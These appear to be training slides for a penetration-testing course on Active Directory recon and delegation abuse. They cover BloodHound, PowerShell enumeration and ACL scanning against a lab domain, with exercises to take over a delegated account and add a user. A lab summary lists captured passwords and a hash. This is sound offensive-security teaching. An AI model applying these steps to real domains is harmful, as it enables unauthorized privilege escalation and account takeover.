
Active Directory Recon




Bloodhound - <https://github.com/BloodHoundAD/BloodHound>

- Find the shortest path to domain pwnage!

```
Invoke-BloodHound -CollectionMethod All
```



Bloodhound Sample



<https://t.me/learningnets>

Active Directory Delegation



Ummm dele-what?

“...Active Directory delegation is critical part of many organisations' IT infrastructure. By delegating administration, you can grant users or groups only the permissions they need without adding users to privileged groups (e.g., Domain Admins, Account Operators)...”*

*Reference:

<http://windowsitpro.com/active-directory/view-remove-ad-delegated-permissions>

[further info]

More information on AD delegation enumeration & attacks @

<http://www.blackhat.com/html/webcast/05172018-active-directory-delegation-dissected.html>

Active Directory Delegation

- **What can be delegated?**
 - Read user information
 - Create/manage users
 - Create/manage groups
 - Modify group membership
 - Reset passwords
 - + much more through custom assignments
- **Custom tasks/permission assignments**
 - Extremely fine grained, allowing for very specific delegation requirements



[Further info] [https://technet.microsoft.com/en-us/library/dd145442\(v=ws.11\).aspx](https://technet.microsoft.com/en-us/library/dd145442(v=ws.11).aspx)

Active Directory Delegation: **Why?**



Why should we take an interest in how an environment has been delegated?

- Clued up organizations are minimizing the memberships of powerful groups such as domain admins/enterprise admins. Instead (as designed) they are assigning various delegation permissions such as 'reset password' to custom groups. **If we compromise a user from one of these groups, we inherit these potentially powerful permissions.**
- We're looking for mistakes, logical errors or even abuse 'by design' implementations.
- Redundant, legacy and weak configurations may be in place and all but forgotten.

Active Directory Delegation: **Audit**



Some useful tools:

- Windows Remote Administration Toolkit
<https://www.microsoft.com/en-gb/download/details.aspx?id=45520>
- ADACL Scanner
<https://github.com/canix1/ADACLScanner>
- PowerView
<https://github.com/PowerShellMafia/PowerSploit/tree/dev/Recon>
- Windows attacking host with Admin Privileges (PowerShell)
- NotSoSecure's own custom powershell script

Blog: <https://www.ntsossecure.com/hunting-the-delegation-access/>

Script: https://github.com/NotSoSecure/AD_delegation_hunting

Active Directory Delegation: **Audit**

- Import-Module ActiveDirectory: With a non-domain account / standalone system the AD drive connection will fail (errors will slightly differ depending on situation)

```
PS C:\Windows\system32> Import-Module ActiveDirectory
WARNING: Error initializing default drive: 'The server has rejected the client credentials.'
```

- Disable loading of the AD drive: `$Env:ADPS_LoadDefaultDrive = 0`
...Or
- Run a query using a domain account - let's start by footprinting the target environment

```
Get-ADDomain -Server 192.168.3.215 -Credential "plum\bob"
```

```
DistinguishedName      : DC=plum,DC=local
DNSRoot                 : plum.local
DomainControllersContainer : OU=Domain Controllers,DC=plum,DC=local
DomainMode              : Windows2012R2Domain
```

Active Directory Delegation: **Audit**



- Where to go now? We have credentials (of some kind) for a number of users. It's worth seeing what each has access to / rights within the domain:
 - bob
 - backupsvc
 - kevin
- Users may hold 'standard' domain privileges, i.e. Finance users can access financial applications/shared directories, whatever!
- ...but what about delegation rights?
 - Dscals.exe (default on DC / binary in support tools)
 - Active Directory Users and Computers MMC (advanced view enabled)
 - PowerShell (many/varied methods)

Active Directory Delegation: ADACLScan

The screenshot shows the ADACLScan application interface. The 'Advanced' tab is selected, displaying various configuration options for scanning Active Directory objects and permissions. The 'Scan Options' section includes 'Scan Type' (DACL (Access) selected), 'Scan Depth' (Base selected), and 'Objects to scan' (OUs selected). The 'View in report' section includes checkboxes for 'View Owner', 'Inherited Permissions', 'Skip Default Permissions', 'Skip Protected Permissions', 'DACL Size', 'Inheritance Disabled', 'SD Modified date', and 'ObjectClass'. The 'Output Options' section includes checkboxes for 'HTML' (selected), 'HTML and CSV file', 'CSV file', and 'Translate GUID's in CSV output'. The 'CSV file destination' is set to 'C:\Users\john\Downloads'. The 'Compare' section includes checkboxes for 'Enable Compare' and 'Use nodes from template'. The 'Filter' section includes a 'Filter' dropdown and 'Effective Rights' checkboxes. The 'Run Scan' button is at the bottom right.

ACL REPORT - REGIONS

OU=Regions,DC=plum,DC=local
Report Created: 2017-02-02 14:41:53

	Access	Inherited	Apply To	Permission
	Deny	False	This Object Only	DeleteChild, DeleteTree, Delete
MAIN	Allow	False	This Object Only	Read Permissions, List Contents, Read All Properties, List
Users	Allow	False	This Object Only	Read Permissions, List Contents, Read All Properties, List
	Allow	False	This Object Only	Full Control
	Allow	False	This Object Only	Full Control
	Allow	False	This Object Only	Create/Delete user
	Allow	False	This Object Only	Create/Delete group
	Allow	False	This Object Only	Create/Delete computer
	Allow	False	This Object Only	Create/Delete inetOrgPerson
	Allow	False	This Object Only	Create/Delete printQueue
OU=Regions,DC=plum,DC=local	Allow	False	user	Full Control
OU=Regions,DC=plum,DC=local	Allow	False	group	Full Control
OU=Regions,DC=plum,DC=local	Allow	False	inetOrgPerson	Full Control
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Read All Properties; Write All Properties gPOptions
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Read All Properties; Write All Properties gPLink
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Create/Delete user
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Create/Delete group
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	Create/Delete inetOrgPerson
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	ExtendedRight Generate Resultant Set of Policy (Logging)
OU=Regions,DC=plum,DC=local	Allow	False	This object and all child objects	ExtendedRight Generate Resultant Set of Policy (Planning)

Active Directory Delegation: Enumeration



Useful AD cmdlets

<pre>\$Env:ADPS_LoadDefaultDrive = 0 Import-Module ActiveDirectory</pre>	Load Active Directory module and disable default drive
<pre>Get-ADUser</pre>	Information on a specific domain user
<pre>Get-ADGroup</pre>	Information on a specific group
<pre>Get-ADGroupMember</pre>	Get group membership details
<pre>Get-ADPrincipalGroupMembership</pre>	Get group membership details for a given user
<pre>New-ADUser</pre>	Create a new domain user
<pre>Add-ADGroupMember</pre>	Add user to specified group

Exercise 4.5




Demo 4.5

Active Directory Delegation Issues #1


- Identify an account that has delegation rights within the plum.local domain
- Gain access to this account (hint: we already have the necessary data)
- Using our newly inherited rights, add a new user named pwnedX to the domain

Note: Please don't attempt to modify existing accounts (bob/kevin)

Exercise / Demo 4.5: Summary



Exercise / Demo 4.5: Summary



Windows Exploitation Status

Domain: plum.local

192.168.3.215

Host: DC01



- Domain controller for plum.local
- Through enumeration we found plum\bob is a valid account
- Deduce that plum\ITSupport has delegation rights over the Regions OU

192.168.X.17

Host: WKSX



- Host is a member of plum.local
- Gained RDP access via plum\bob (Summer 21)
- Overcame AppLocker restrictions and can run PowerShell scripts
- Escalated privileges and added local admin via weak service binary permissions
 - john (Password123!)
- Gained access to:
 - plum\kevin NTLM hash (via active sessions)
 - plum\backupsvc (%Qu1t3S3cUre3P@sS\$) via LSASecrets



Active Directory Delegation



- So, if we find (and compromise) a member of `it_support`, can we:
 - Reset passwords of a DA user?
 - Add ourselves to privileged groups?
 - err...afraid not
- This is where AdminSDHolder and SDProp come in...

AdminSDHolder and SDProp



- AdminSDHolder is a container that exists in each AD domain
- A protected group is a group that is identified as privileged. This group and all its members should be protected from unintentional modifications
- When a group is marked as protected; AD will ensure that the owner, the ACLs and the inheritance applied on this group are the same as those applied on AdminSDHolder container

<https://social.technet.microsoft.com/wiki/contents/articles/22331.adminsdholder-protected-groups-and-security-descriptor-propagator.aspx>

<https://technet.microsoft.com/en-us/library/2009.09.sdadminholder.aspx>


AdminSDHolder and SDProp

To View:

ADSI EDIT > Default
Naming Context >
DC=plum,DC=local >
CN=System >
CN=AdminSDHolder

OR

Enable Advanced Features
within dsa.msc



AdminSDHolder: Who / What?



```
Get-ADGroup -LDAPFilter "(admincount=1)" -Server 192.168.3.215  
-Credential "plum\bob" | Select SamAccountName
```


```
PS C:\Windows\system32> Get-ADGroup -LDAPFilter "(admincount=1)" -Server 192.168.3.215 -Credential "plum\bob" | Select SamAccountName  
SamAccountName  
-----  
Administrators  
Print Operators  
Backup Operators  
Replicator  
Domain Controllers  
Schema Admins  
Enterprise Admins  
Domain Admins  
Server Operators  
Account Operators  
Read-only Domain Controllers  
service_accounts  
_the_privileged_few
```

```
Get-ADUser -LDAPFilter "(admincount=1)" -Server 192.168.3.215  
-Credential "plum\bob" | Select SamAccountName
```

```
PS C:\Windows\system32> Get-ADUser -LDAPFilter "(admincount=1)" -Server 192.168.3.215 -Credential "plum\bob" | Select SamAccountName  
SamAccountName  
-----  
Administrator  
krbtgt  
backupsvc  
godmode  
certmanager
```

Active Directory Delegation: **Targets?**

- DA may not be the end goal - ask yourself “...what is it that I *want to access*?...”
- The compromised account may delegate rights over departmentalized groups, i.e. Finance/HR/Development
 - Locate juicy data/target
 - Who has access?
 - Do we have AD delegation rights over this object?



Exercise 4.6



